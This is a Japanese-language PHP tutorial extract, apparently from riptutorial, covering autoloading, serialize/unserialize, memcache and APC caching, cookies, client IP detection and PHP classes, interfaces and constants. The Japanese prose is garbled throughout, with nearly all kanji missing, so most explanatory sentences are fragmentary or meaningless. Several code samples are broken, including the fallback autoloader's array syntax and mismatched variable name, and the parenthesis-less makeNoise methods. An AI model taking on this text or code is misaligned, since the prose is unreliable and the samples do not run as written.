オンラインでエラーとのをむ https://riptutorial.com/ja/php/topic/3509/エラーとの

39: オートローディングプライマー

- する
- spl_autoload_require

オートロードは、フレームワークのとして、かなければならないコードのをにします。

Examples

インラインクラス、ロード

```
// zoo.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

$animal = new Animal();
$animal->eats('meat');
```

PHPは`new Animal`ファイルをするに`Animal`があるかをっています。PHPがソースファイルをトップからボトムまでみむためです。しかし、されているソースファイルだけでなく、くのでしいAnimalsをしたいはどうでしょうかこれをうには、クラスをロードするがあります。

なクラスロード

```
// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('shrimp');
```

ここには3つのファイルがあります。 1つのファイル "Animal.php"がクラスをします。このファイルには、クラスをするだけでなく、がなく、「」についてのがすべて1つのにえられます。それはにバージョンされています。にできます。

2つのファイルは、でファイルを`require`により、 "Animal.php"ファイルをします。ここでも、

PHPはソースファイルをトップからボトムまでみむので、requireは "Animal.php"ファイルをつけて、 `new Animal`びすに`Animal`クラスをにします。

`new Animal`をやりたいとっていた、のケースがあったとしましょう。それはコードをくのがになくの、くの`require`ステートメントを`require`します。

オートローディングはマニュアル クラスのみみをきえます

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('shrimp');
```

これをのとする。 `require "Animal.php"`が`require "autoload.php"`にきえられていることにしてください。にはファイルもめていますが、 のクラスをめるのではなく 、 すべてのクラスをむことができるロジックがまれています 。たちのをにするなレベルです。わりに1がくの`require`々がとするすべてのクラスのために、々は1つがきみを`require`するすべてのクラスのために。 N `require`を1 `require`きえることができ`require`。

はspl_autoload_registerでこります。このPHPはクローージャをり、クローージャのキューにクローージャをします 。 PHPがをたないクラスにすると、PHPはクラスをキューのクローージャにします。クローージャをびしたにクラスがする、PHPはのビジネスにります。キューをしたにクラスがしない、PHPは「Class 'Whatever' Not Found」でクラッシュします。

フレームワークソリューションのとしてオートローディング

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
```

```
    }
}

// Ruminant.php
class Ruminant extends Animal {
    public function eats($food) {
        if ('grass' === $food) {
            parent::eats($food);
        } else {
            echo "Yuck, $food!";
        }
    }
}

// Cow.php
class Cow extends Ruminant {
}

// pasture.php
require 'autoload.php';
$animal = new Cow;
$animal->eats('grass');
```

なオートローダーのおかげで、たちのオートローダーにったクラスにアクセスすることができます。このでは、はですのクラスは、クラスとじディレクトリにあり、 ".php"でわるファイルをつがあります。クラスがファイルとにすることにしてください。

オートローディングをわなければ、でクラスを`require`とします。のをした、のオートローダーでにきえることができるものrequireステートメントがあります。

なでは、PHPオートローディングは、なコードをなくくことができるようにするためのメカニズムで、ビジネスののにできます。 クラスをファイルにマップするをするだけです。ここでったように、のロードをロールバックすることができます。または、PHPコミュニティでされているのPSR-0またはPSR-4をできます。あるいは、 コンポーザーをして、これらのをにしてすることができます。

Composerをったオートロード

Composerは`vendor/autoload.php`ファイルをします。

あなたはにこのファイルをめることができ、あなたはでオートローディングをけるでしょう。

```
require __DIR__ . '/vendor/autoload.php';
```

これにより、サードパーティのをにできます。

---

autoloadセクションを`composer.json`することで、オートローダにのコードをすることもできます。

```
{
    "autoload": {
        "psr-4": {"YourApplicationNamespace\\": "src/"}
```

```
    }
}
```

このセクションでは、オートロードマッピングをします。このでは、のディレクトリへのPSR-4マッピングがあります`/src`ディレクトリは、 `/vendor`ディレクトリとじレベルのプロジェクトルートフォルダにあります。サンプルのファイルは、 `YourApplicationNamespace\Foo`クラスをむ`src/Foo.php`です。

autoloadセクションにしいエントリをした、 `dump-autoload`コマンドをして、 `vendor/autoload.php`ファイルをしてしいでするがあります。

`PSR-4`オートローディングにえて、Composerは`PSR-0` 、 `classmap` 、および`files`ロードを`classmap`していい`files` 。については、 オートロードリファレンスをしてください。

`/vendor/autoload.php`ファイルをインクルードすると、Composer Autoloaderのインスタンスがされます。インクルードびしのりをにし、さらにをすることができます。これは、えば、テストスィートのクラスのオートローディングにです。

```
$loader = require __DIR__ . '/vendor/autoload.php';
$loader->add('Application\\Test\\', __DIR__);
```

オンラインでオートローディングプライマーをむ https://riptutorial.com/ja/php/topic/388/オートローディングプライマー

40: オブジェクトの

- シリアル$オブジェクト
- unserialize$ object

リソースをくすべてのPHPはです。リソースは、データベースなどの「」ソースをするのです。

Examples

シリアル/シリアル

`serialize()`は、PHPにできるのバイトストリームをむをします。 `unserialize()`は、このをしてのをできます。

オブジェクトをするには

```
serialize($object);
```

オブジェクトをするには

```
unserialize($object)
```

```
$array = array();
$array["a"] = "Foo";
$array["b"] = "Bar";
$array["c"] = "Baz";
$array["d"] = "Wom";

$serializedArray = serialize($array);
echo $serializedArray; //output:
a:4:{s:1:"a";s:3:"Foo";s:1:"b";s:3:"Bar";s:1:"c";s:3:"Baz";s:1:"d";s:3:"Wom";}
```

Serializableインタフェース

き

> このインタフェースをするクラスは、`__sleep()`および`__wakeup()`サポートしなくなりました。メソッドserializeは、インスタンスをするがあるときはいつでもびされます。このメソッドでプログラムされていないり、`__destruct()`を`__destruct()`ず、そののがあります。データが`unserialized`ていない、クラスはであり、な`unserialize()`メソッドは`__construct()`をびすわりにコンストラクタとしてびされます。のコンストラクタをするがあるは、そのメソッドでうことができます。

な

```
class obj implements Serializable {
    private $data;
    public function __construct() {
        $this->data = "My private data";
    }
    public function serialize() {
        return serialize($this->data);
    }
    public function unserialize($data) {
        $this->data = unserialize($data);
    }
    public function getData() {
        return $this->data;
    }
}

$obj = new obj;
$ser = serialize($obj);

var_dump($ser); // Output: string(38) "C:3:"obj":23:{s:15:"My private data";}"

$newobj = unserialize($ser);

var_dump($newobj->getData()); // Output: string(15) "My private data"
```

オンラインでオブジェクトのをむ https://riptutorial.com/ja/php/topic/1868/オブジェクトの

41: キャッシュ

インストール

あなたはpeclをってmemcacheをインストールできます

```
pecl install memcache
```

Examples

memcacheをしたキャッシュ

Memcacheはオブジェクトキャッシングシステムであり、さなデータをするために`key-value`をし`key-value`。 `Memcache`コードをPHPにびすに、それがインストールされていることをするがあります。これは`class_exists`メソッドをってうことができます。モジュールがインストールされていることをしたら、memcacheサーバーインスタンスにすることからめます。

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
}else {
  print "Not connected to cache server";
}
```

これにより、Memcache php-driverがインストールされ、localhostでされているmemcacheサーバインスタンスにすることがされます。

> Memcacheはデーモンとしてし、 **memcached**とばれます

のでは、1つのインスタンスにのみしていましたが、のサーバーにすることもできます

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->addServer('192.168.0.100',11211);
  $cache->addServer('192.168.0.101',11211);
}
```

この、とはなり、をまたはしようとするまで、アクティブなはありません。

キャッシングには、するがある3つのながあります

1. ストアデータ memcachedサーバーにしいデータをする
2. データをする memcachedサーバーからデータをする
3. データの memcachedサーバーからのデータをする

ストアデータ

`$cache`またはmemcachedクラスオブジェクトには、ttlのをするためのキー、、およびをける`set`メソッドがあります。

```
$cache->set($key, $value, 0, $ttl);
```

ここで$ ttlまたはきるはmemcacheにサーバーにペアをさせたいです。

データをする

`$cache`またはmemcachedクラスオブジェクトには、キーをけり、するをす`get`メソッドがあります。

```
$value = $cache->get($key);
```

キーにがされていないは**null**をします。

データをする

によっては、キャッシュをするがじることがあります。 `$cache`またはmemcacheインスタンスには`delete`メソッドがあり、これを`delete`することができます。

```
$cache->delete($key);
```

キャッシュのためのさなシナリオ

なブログをしましょう。ランディングページには、ページのみみにデータベースからされるのがあります。 SQLクエリをらすために、memcachedをしてをキャッシュすることができます。ここにはにさながあります

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
    if(($data = $cache->get('posts')) != null) {
      // Cache hit
      // Render from cache
    } else {
      // Cache miss
      // Query database and save results to database
      // Assuming $posts is array of posts retrieved from database
      $cache->set('posts', $posts,0,$ttl);
    }
}else {
```

```
  die("Error while connecting to cache server");
}
```

APCキャッシュをしたキャッシュ

Alternative PHP CacheAPCは、PHPのためのでオープンなopcodeキャッシュです。そのは、PHPのコードをキャッシュしてするためのフリーでオープンでなフレームワークをすることです。

インストール

```
sudo apt-get install php-apc
sudo /etc/init.d/apache2 restart
```

キャッシュをする

```
apc_add ($key, $value , $ttl);
$key = unique cache key
$value = cache value
$ttl = Time To Live;
```

キャッシュの

```
apc_delete($key);
```

キャッシュの

```
if (apc_exists($key)) {
    echo "Key exists: ";
    echo apc_fetch($key);
} else {
    echo "Key does not exist";
    apc_add ($key, $value , $ttl);
}
```

パフォーマンス

APCはMemcachedよりも5です。

オンラインでキャッシュをむ https://riptutorial.com/ja/php/topic/5470/キャッシュ

42: クッキー

き

HTTP Cookieは、ユーザーがブラウズしているに、Webサイトからされ、ユーザーのWebブラウザーによってユーザーのコンピューターにされるさなデータです。

- `bool setcookie( string $name [, string $value = "" [, int $expire = 0 [, string $path = "" [, string $domain = "" [, bool $secure = false [, bool $httponly = false ]]]]]] )`

パラメーター

パラメーター	
	クッキーの。これは`$_COOKIE`スーパーグローバルからをするためにできるキーです。 のパラメータです
	Cookieにする。このデータにはブラウザからアクセスできるので、ここではもしないでください。
する	クッキーがれになるをすUnixタイムスタンプ。ゼロにすると、セッションのにクッキーがれになります。のUnixタイムスタンプよりもさいにすると、クッキーはちにします。
パス	クッキーの。 `/`すると、クッキーはドメインでになります。 `/some-path/`すると、そのパスとそのパスののみCookieがになります。デフォルトは、クッキーがされているファイルののパスです。
ドメイン	Cookieがなドメインまたはサブドメイン。のドメイン`stackoverflow.com`すると、そのドメインとすべてのサブドメインでCookieがになります。サブドメイン`meta.stackoverflow.com`すると、そのサブドメインとすべてのサブサブドメインでのみCookieがになります。
な	`TRUE`すると、クッキーは、クライアントとサーバーのにセキュアなHTTPSがするにのみされます。
httponly	CookieをHTTP / Sプロトコルでのみできるようにし、JavaScriptなどのクライアントのスクリプトではできないようにします。 PHP 5.2でのみです。

`setcookie`をびすだけでは、えられたデータを`$_COOKIE`スーパーグローバルにれるだけではないことにして`setcookie`。

たとえば、のようなことはありません。

```
setcookie("user", "Tom", time() + 86400, "/");
var_dump(isset($_COOKIE['user'])); // yields false or the previously set value
```

はまだありません。のペ―ジがみまれるまではありません。setcookieはのhttpでこのクッキ―をするようにクライアントブラウザにします 。に、ヘッダ―がブラウザ―にされると、ヘッダ―にはこのCookieヘッダ―がまれます。ブラウザはクッキ―がまだれでないかどうかチェックし、そうでなければhttpリクエストでクッキ―をサ―バにします。これはPHPがそれをけり、そのを$_COOKIEにれます。

Examples

Cookieをする

クッキ―は、 setcookie()をしてされます。クッキ―はHTTPヘッダ―のなので、をブラウザにするにクッキ―をするがあります。

```
setcookie("user", "Tom", time() + 86400, "/"); // check syntax for function params
```

- がuser Cookieをしuser
- オプションクッキ―のはTom
- オプションCookieのは186400
- オプションCookieはウェブサイトでできます/
- オプションCookieはHTTPSでのみされます
- オプションJavaScriptなどのスクリプトではCookieにアクセスできません

  スーパーグロ―バル$_COOKIEにしいデ―タがすぐに$_COOKIEないため、またはされたクッキ―はのリクエストpathとdomainするでのみアクセスできます。

Cookieの

クッキ―***user***と

クッキ―のは、グロ―バル$_COOKIEをしてできます。たとえば、 userというのCookieがある、このようにできます

```
echo $_COOKIE['user'];
```

Cookieの

クッキ―のは、クッキ―をリセットすることによってすることができます

```
setcookie("user", "John", time() + 86400, "/"); // assuming there is a "user" cookie already
```

クッキーはHTTPヘッダーのなので、がブラウザにられるに`setcookie()`びさなければなりません。

クッキーをするときは、 `setcookie()`の`path`と`domain`パラメータがのクッキーとするか、しいクッキーがわりにされることをしてください。

クッキーのは、クッキーをするとにURLエンコードされ、されるとにデコードされ、クッキーとじでにりてられます

Cookieがされているかどうかの

スーパーグローバル`$_COOKIE`に`isset()`をして、Cookieがされているかどうかをします。

```
// PHP <7.0
if (isset($_COOKIE['user'])) {
    // true, cookie is set
    echo 'User is ' . $_COOKIE['user'];
else {
    // false, cookie is not set
    echo 'User is not logged in';
}

// PHP 7.0+
echo 'User is ' . $_COOKIE['user'] ?? 'User is not logged in';
```

Cookieの

クッキーをするには、のタイムスタンプをのにします。これにより、ブラウザのメカニズムがされます。

```
setcookie('user', '', time() - 3600, '/');
```

クッキーをするときは、 `setcookie()`の`path`と`domain`パラメータが、しようとしているクッキーとするか、すぐにれになるしいクッキーがされることをしてください。

のページが`$_COOKIE`をするは、 `$_COOKIE`をすることをおめします。

```
unset($_COOKIE['user']);
```

オンラインでクッキーをむ https://riptutorial.com/ja/php/topic/501/クッキー

43: クライアントのIPアドレスをする

Examples

HTTP_X_FORWARDED_FORのな

のhttpoxyのにらして 、くされているのがあります。

HTTP_X_FORWARDED_FORはクライアントのIPアドレスをするためにされることがよくありますが、これをするはありません。にこのIPをでやSQLにするにセキュリティのがします。

なコードサンプルのほとんどは、 HTTP_X_FORWARDED_FORがにクライアントによってされるとみなされ、したがってクライアントIPアドレスをするできるソースではないというをしています。サンプルのには、のについてのをするものもありますが、コードにのチェックはまだありません。

ですから、PHPでかれたの、クライアントがプロキシのにいるかもっていて、このプロキシをできるとっている、クライアントのIPアドレスをするです。できるプロキシがわからないは、REMOTE_ADDR

```
function get_client_ip()
{
    // Nothing to do without any reliable information
    if (!isset($_SERVER['REMOTE_ADDR'])) {
        return NULL;
    }

    // Header that is used by the trusted proxy to refer to
    // the original IP
    $proxy_header = "HTTP_X_FORWARDED_FOR";

    // List of all the proxies that are known to handle 'proxy_header'
    // in known, safe manner
    $trusted_proxies = array("2001:db8::1", "192.168.50.1");

    if (in_array($_SERVER['REMOTE_ADDR'], $trusted_proxies)) {

        // Get IP of the client behind trusted proxy
        if (array_key_exists($proxy_header, $_SERVER)) {

            // Header can contain multiple IP-s of proxies that are passed through.
            // Only the IP added by the last proxy (last IP in the list) can be trusted.
            $client_ip = trim(end(explode(",", $_SERVER[$proxy_header])));

            // Validate just in case
            if (filter_var($client_ip, FILTER_VALIDATE_IP)) {
                return $client_ip;
            } else {
                // Validation failed - beat the guy who configured the proxy or
                // the guy who created the trusted proxy list?
                // TODO: some error handling to notify about the need of punishment
            }
        }
    }
```

```
    // In all other cases, REMOTE_ADDR is the ONLY IP we can trust.
    return $_SERVER['REMOTE_ADDR'];
}

print get_client_ip();
```

オンラインでクライアントのIPアドレスをするをむ https://riptutorial.com/ja/php/topic/5058/クライアントのipアドレスをする

44: クラスとオブジェクト

き

クラスとオブジェクトは、のタスクをグループすることで、コードをよりに、をなくするためにされます。

クラスは、オブジェクトのにされるアクションとデータをするためにされます。オブジェクトは、このあらかじめされたをしてされます。

- `class <ClassName> [ extends <ParentClassName> ] [ implements <Interface1> [, <Interface2>, ... ] { }` //クラスの
- `interface <InterfaceName> [ extends <ParentInterface1> [, <ParentInterface2>, ...] ] { }` //インタフェース
- `use <Trait1> [, <Trait2>, ...]`ます。 //をする
- `[ public | protected | private ] [ static ] $<varName>;` //
- `const <CONST_NAME>;` //の
- `[ public | protected | private ] [ static ] function <methodName>([args...]) { }` //メソッドの

クラスとインタフェースコンポーネント

クラスには、プロパティ、、およびメソッドがあります。

- プロパティは、オブジェクトのスコープのをします。にされることがありますが、プリミティブがまれているにります。
- はにされなければならず、プリミティブのみをむことができます。はコンパイルにされており、にはりてられないがあります。
- メソッドがされていないり、メソッドはのものであってもボディをたなければなりません。

```
class Foo {
    private $foo = 'foo'; // OK
    private $baz = array(); // OK
    private $bar = new Bar(); // Error!
}
```

インタフェースはプロパティをつことはできませんが、やメソッドをつことがあります。

- インタフェースは、にされなければならず、プリミティブのみをむことができます。はコンパイルにされており、にはりてられないがあります。
- インタフェースメソッドにはがありません。

```
interface FooBar {
    const FOO_VALUE = 'bla';
```

```
    public function doAnything();
}
```

Examples

インターフェイス

き

インタフェースは、インタフェースをたすためにするがあるパブリックAPIのです。らは ""として てき、サブクラスのセットはをしているのかをしますが、サブクラスのみはしません。

インタフェースは、クラス·クラスとほぼじです。キーワード·`class`を`interface`し`interface`。

```
interface Foo {

}
```

インタフェースにはメソッドやをめることができますが、はまれません。インタフェースには、クラスとじがあります。インタフェースメソッドはにメソッドです。

```
interface Foo {
    const BAR = 'BAR';

    public function doSomething($param1, $param2);
}
```

インタフェースはコンストラクタまたはデストラクタをしてはいけません 。これは、クラスレベルののなためです。

インタフェースをするがあるクラスであれば、 `implements`キーワードをしなければなりません。そのためには、クラスは、じシグネチャをしながら、インタフェースでされたすべてのメソッドのをするがあります。

1つのクラスは 、にのインタフェースをできます。

```
interface Foo {
    public function doSomething($param1, $param2);
}

interface Bar {
    public function doAnotherThing($param1);
}


class Baz implements Foo, Bar {
    public function doSomething($param1, $param2) {
```

```
        // ...
    }

    public function doAnotherThing($param1) {
        // ...
    }
}
```

クラスがインタフェースをする、すべてのメソッドをするはありません。クラスにされていないメソッドは、それをするクラスによってされなければなりません

```
abstract class AbstractBaz implements Foo, Bar {
    // Partial implementation of the required interface...
    public function doSomething($param1, $param2) {
        // ...
    }
}

class Baz extends AbstractBaz {
    public function doAnotherThing($param1) {
        // ...
    }
}
```

インターフェイスのはされたであることにしてください。インタフェースをするクラスをするとき、であるため、クラスでそれをするはありません。

> PHP 5.3.9よりのクラスでは、じのメソッドをした2つのインタフェースをできませんでした。なぜなら、あいまいさをきこすからです。よりのバージョンのPHPでは、したメソッドがじシグネチャをつり、これがです[1]。

クラスとに、じキーワード`extends`をして、インターフェースのをすることはです。ないは、インタフェースにのがされていることです。

```
interface Foo {

}

interface Bar {

}

interface Baz extends Foo, Bar {

}
```

のでは、のなインターフェイスのをします。はにむことができます。

```
interface VehicleInterface {
    public function forward();
```

```
    public function reverse();

    ...
}

class Bike implements VehicleInterface {
    public function forward() {
        $this->pedal();
    }

    public function reverse() {
        $this->backwardSteps();
    }

    protected function pedal() {
        ...
    }

    protected function backwardSteps() {
        ...
    }

    ...
}

class Car implements VehicleInterface {
    protected $gear = 'N';

    public function forward() {
        $this->setGear(1);
        $this->pushPedal();
    }

    public function reverse() {
        $this->setGear('R');
        $this->pushPedal();
    }

    protected function setGear($gear) {
        $this->gear = $gear;
    }

    protected function pushPedal() {
        ...
    }

    ...
}
```

に、インターフェースをする2つのクラス、BikeとCarをします。 BikeとCarはににになっていますが、どちらもVehicleであり、VehicleInterfaceとじパブリックメソッドをするがあります。

タイプヒントは、メソッドとがインタフェースをできるようにします。すべてののをむクラスがあるとしましょう。

```
class ParkingGarage {
    protected $vehicles = [];
```

```
    public function addVehicle(VehicleInterface $vehicle) {
        $this->vehicles[] = $vehicle;
    }
}
```

のでaddVehicleです$vehicleタイプのVehicleInterface ParkingGarageをし、することができ、な、たちすることができますバイクと、-notを。

クラス

クラスは、プログラムでをするためのメカニズムをします。つまり、 3.14や"Apple"ようなにおよびするコンパイルのチェックをえるをします。クラスは、 constキーワードでのみすることができます。defineはこのコンテキストではできません。

として、プログラムにわたってπのをすることがながある。 constをつクラスは、そのようなをするなをします。

```
class MathValues {
    const PI = M_PI;
    const PHI = 1.61803;
}

$area = MathValues::PI * $radius * $radius;
```

クラスは、とに、クラスにしてコロンいわゆるスコープをしてアクセスできます。ただし、とはなり、クラスはコンパイルにされており、りてできません MathValues::PI = 7はなエラーをします。

クラスは、でするのあるクラスのものをするのにもちますただし、データベースにすることをするにはにしないでください。々は、でしてこれをすることができself インスタンスとののでスコープresolutorを

```
class Labor {
    /** How long, in hours, does it take to build the item? */
    const LABOR_UNITS = 0.26;
    /** How much are we paying employees per hour? */
    const LABOR_COST = 12.75;

    public function getLaborCost($number_units) {
         return (self::LABOR_UNITS * self::LABOR_COST) * $number_units;
    }
}
```

クラスには、バージョン<5.6のスカラーしかめることができません

PHP 5.6、きのをすることができます。つまり、ステートメントとされたはけれなです

```
class Labor {
    /** How much are we paying employees per hour? Hourly wages * hours taken to make */
    const LABOR_COSTS = 12.75 * 0.26;
```

```
    public function getLaborCost($number_units) {
         return self::LABOR_COSTS * $number_units;
    }
}
```

PHP 7.0、 `define`されたにがまれるようになりました。

```
define("BAZ", array('baz'));
```

クラスは、にをすることにもです。たとえば、パイをする、なるのをることができるの`Pie`クラスをつとです。

```
class Pie {
    protected $fruit;

    public function __construct($fruit) {
        $this->fruit = $fruit;
    }
}
```

そうして`Pie`クラスをうことができます

```
$pie = new Pie("strawberry");
```

ここでするは、 `Pie`クラスをインスタンスするときに、についてのガイダンスがされていないことです。たとえば、 "boysenberry"パイをるとき、 "boisenberry"というスペルミスがあるかもしれません。さらに、たちはのパイをサポートしていないかもしれません。わりに、けれなののリストを、それをすのににかなったどこかでにしておくとです。「 `Fruit` 」というクラスをう

```
class Fruit {
    const APPLE = "apple";
    const STRAWBERRY = "strawberry";
    const BOYSENBERRY = "boysenberry";
}

$pie = new Pie(Fruit::STRAWBERRY);
```

けれなをクラスとしてリストすると、メソッドがけれるについてのヒントがられます。また、スペルミスがコンパイラをできないことをします。 `new Pie('aple')`と`new Pie('apple')`がコンパイラにけれられる、 `new Pie(Fruit::APLE)`はコンパイラエラーをします。

に、クラスをすることは、ののを1かでできることをし、をするコードはにのをけます。

クラスにアクセスするもなは`MyClass::CONSTANT_NAME`ですが、のでアクセスすることもできます。

```
echo MyClass::CONSTANT;

$classname = "MyClass";
echo $classname::CONSTANT; // As of PHP 5.3.0
```

なラベルはすべてクラスとしてできますが、PHPのクラスはですべてをセパレータとしてしています。

PHP 7.1、デフォルトのパブリックスコープとはなるでクラスをできるようになりました。つまり、されたとプライベートのをして、クラスがにパブリックスコープにれるのをぐことができます「メソッドとプロパティの」を。えば

```
class Something {
    const PUBLIC_CONST_A = 1;
    public const PUBLIC_CONST_B = 2;
    protected const PROTECTED_CONST = 3;
    private const PRIVATE_CONST = 4;
}
```

vsクラスをする

これはなですが、

```
function bar() { return 2; };

define('BAR', bar());
```

クラスでじことをしようとすると、エラーがします

```
function bar() { return 2; };

class Foo {
    const BAR = bar(); // Error: Constant expression contains invalid operations
}
```

しかし、あなたはできる

```
function bar() { return 2; };

define('BAR', bar());

class Foo {
    const BAR = BAR; // OK
}
```

については、マニュアルのをしてください。

:: classをしてクラスのをする

PHP 5.5は`::class`をし、なクラスをし、のスコープと`use`をにれました。

```
namespace foo;
```

```
use bar\Bar;
echo json_encode(Bar::class); // "bar\\Bar"
echo json_encode(Foo::class); // "foo\\Foo"
echo json_encode(\Foo::class); // "Foo"
```

のコードは、クラスがされていなくてもしますこのコードスニペットはでします。

このは、クラスをとするにです。たとえば、クラスがするか`class_exists`をするために`class_exists`とともにできます。このスニペットのりになく、エラーはされません。

```
class_exists(ThisClass\Will\NeverBe\Loaded::class, false);
```

いバインディング

PHP 5.3では、 いバインディングをして、なプロパティまたはメソッドがびされるクラスをすることができます。 `self::` scopeリゾルバのをするためにされました。のコードをしてください

```
class Horse {
    public static function whatToSay() {
        echo 'Neigh!';
    }

    public static function speak() {
        self::whatToSay();
    }
}

class MrEd extends Horse {
    public static function whatToSay() {
        echo 'Hello Wilbur!';
    }
}
```

`MrEd`クラスがの`whatToSay()`をオーバーライドすることがされます。しかし、これをすると、しないことがこります

```
Horse::speak(); // Neigh!
MrEd::speak(); // Neigh!
```

は`self::whatToSay();`それは`MrEd`わないことをする`Horse`クラスのみをすることができます。`static::` scopeリゾルタにりえると、このはしません。このしいメソッドは、クラスがそれをびすインスタンスにうようにします。こうしてたちはしているをる

```
class Horse {
    public static function whatToSay() {
        echo 'Neigh!';
    }

    public static function speak() {
        static::whatToSay(); // Late Static Binding
    }
}
```

```
Horse::speak(); // Neigh!
MrEd::speak(); // Hello Wilbur!
```

クラス

クラスは、インスタンスできないクラスです。クラスは、メソッドをすることができます。メソッドは、がなく、だけのメソッドです。

```
abstract class MyAbstractClass {
    abstract public function doSomething($a, $b);
}
```

クラスは、これらのメソッドのをできるクラスによってされるべきです。

このようなクラスのなは、クラスがをしたり、したりすることをにするのテンプレートをすることです。をげてこれをしくします

このでは、 `Worker`インターフェイスをします。にインタフェースをします。

```
interface Worker {
    public function run();
}
```

さらなるWorkerのをにするために、インタフェースから`run()`メソッドをしているワーカークラスをしますが、のクラスによってするがあるメソッドをいくつかします。

```
abstract class AbstractWorker implements Worker {
    protected $pdo;
    protected $logger;

    public function __construct(PDO $pdo, Logger $logger) {
        $this->pdo = $pdo;
        $this->logger = $logger;
    }

    public function run() {
        try {
            $this->setMemoryLimit($this->getMemoryLimit());
            $this->logger->log("Preparing main");
            $this->prepareMain();
            $this->logger->log("Executing main");
            $this->main();
        } catch (Throwable $e) {
            // Catch and rethrow all errors so they can be logged by the worker
            $this->logger->log("Worker failed with exception: {$e->getMessage()}");
            throw $e;
        }
    }

    private function setMemoryLimit($memoryLimit) {
        ini_set('memory_limit', $memoryLimit);
        $this->logger->log("Set memory limit to $memoryLimit");
    }
```

```
    abstract protected function getMemoryLimit();

    abstract protected function prepareMain();

    abstract protected function main();
}
```

まず、メソッド`getMemoryLimit()`をしました。 `AbstractWorker`からされたクラスは、このメソッドをし、そのメモリのをすがあります。その、 `AbstractWorker`はメモリをしてログにします。

に、 `AbstractWorker`は、 `prepareMain()` `main()`メソッドと`main()`メソッドをびしたに、それらのメソッドをびします。

に、これらのメソッドびしはすべて`try` - `catch`ブロックにグループされています。したがって、クラスによってされたメソッドのいずれかがをスローした、そのをしてログにし、スローします。これにより、すべてのクラスがこれをするがなくなります。

に、 `AbstractWorker`から`AbstractWorker`するクラスをしましょう

```
class TranscactionProcessorWorker extends AbstractWorker {
    private $transactions;

    protected function getMemoryLimit() {
        return "512M";
    }

    protected function prepareMain() {
        $stmt = $this->pdo->query("SELECT * FROM transactions WHERE processed = 0 LIMIT 500");
        $stmt->execute();
        $this->transactions = $stmt->fetchAll();
    }

    protected function main() {
        foreach ($this->transactions as $transaction) {
            // Could throw some PDO or MYSQL exception, but that is handled by the
AbstractWorker
            $stmt = $this->pdo->query("UPDATE transactions SET processed = 1 WHERE id =
{$transaction['id']} LIMIT 1");
            $stmt->execute();
        }
    }
}
```

おかりのように、 `TransactionProcessorWorker`はがでした。メモリのをして、するがあるのアクションについてするがあったからです。 `TransactionProcessorWorker`は`AbsractWorker`されるため、エラーはありません。

な

クラスからする、のクラスでabstractとマークされたすべてのメソッドは、によってされなければなりませんまたは、もクラスでなければなりません。さらに、これらのメ

ソッドは、じまたはのないでするがあります。たとえば、メソッドがprotectedとしてされている、のはprotectedまたはpublicとしてするがありますが、privateとしてするはありません。

クラスのためのPHPドキュメンテーションからられます。

クラスでクラスをしないと 、のようなPHPエラーがスローされます。

なエラークラスXには1つのメソッドがまれているため、としてするか、りのメソッドX :: xを

とオートローディング

には、オートロードは、PHPクラスがであるがつからないときにコールバックをすることによってします。このようなコールバックは、これらのクラスをロードしようとします。

に、オートローディングは、クラスがなときにクラスのFQNにってなパスからPHPファイルにPHPクラスファイル、のクラスのPHPクラスファイルをみむみとしてできます。

のクラスがあるとします。

`application\controllers\Base`クラスファイル

```
<?php
namespace application\controllers { class Base {...} }
```

`application\controllers\Control`クラスファイル

```
<?php
namespace application\controllers { class Control {...} }
```

`application\models\Page`クラスファイル

```
<?php
namespace application\models { class Page {...} }
```

ソースフォルダのでは、これらのクラスはそれぞれFQNとしてパスにするがあります。

- ソースフォルダ
    - applications
        - controllers
            - Base.php
            - Control.php
        - models
            - Page.php

このでは、このをしてFQNにってクラスファイルパスをプログラムですることができます。

```
function getClassPath(string $sourceFolder, string $className, string $extension = ".php") {
```

```
    return $sourceFolder . "/" . str_replace("\\", "/", $className) . $extension; // note that
"/" works as a directory separator even on Windows
}
```

spl_autoload_registerをすると、ユーザをしてなときにクラスをロードできます。

```
const SOURCE_FOLDER = __DIR__ . "/src";
spl_autoload_register(function (string $className) {
    $file = getClassPath(SOURCE_FOLDER, $className);
    if (is_readable($file)) require_once $file;
});
```

このをさらにして、フォールバックのロードをすることができます。

```
const SOURCE_FOLDERS = [__DIR__ . "/src", "/root/src"]);
spl_autoload_register(function (string $className) {
    foreach(SOURCE_FOLDERS as $folder) {
        $extensions = [
            // do we have src/Foo/Bar.php5_int64?
            ".php" . PHP_MAJOR_VERSION . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.php7?
            ".php" . PHP_MAJOR_VERSION,
            // do we have src/Foo/Bar.php_int64?
            ".php" . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.phps?
            ".phps"
            // do we have src/Foo/Bar.php?
            ".php"
        ];
        foreach($extensions as $ext) {
            $path = getClassPath($folder, $className, $extension);
            if(is_readable($path)) return $path;
        }
    }
});
```

このクラスをするファイルがロードされると、PHPはクラスをロードしようとしません。これは、スクリプトので、またはシャットダウンでもみまれるがあります。これは、、にオートロードをするがランタイム、にpharファイルでのソースファイルをきえないようにするの1つです。

バインディング

メソッドオーバーライドともばれるバインディングは、のクラスにじメソッドのなるがまれているにポリモーフィズムのですが、メソッドがびされるオブジェクトはまでです。

これは、のによってアクションをするためにされるクラスがされ、そのアクションのがのクラスでじになるにです。

```
interface Animal {
    public function makeNoise();
}

class Cat implements Animal {
```

```
    public function makeNoise
    {
        $this->meow();
    }
    ...
}

class Dog implements Animal {
    public function makeNoise {
        $this->bark();
    }
    ...
}

class Person {
    const CAT = 'cat';
    const DOG = 'dog';

    private $petPreference;
    private $pet;

    public function isCatLover(): bool {
        return $this->petPreference == self::CAT;
    }

    public function isDogLover(): bool {
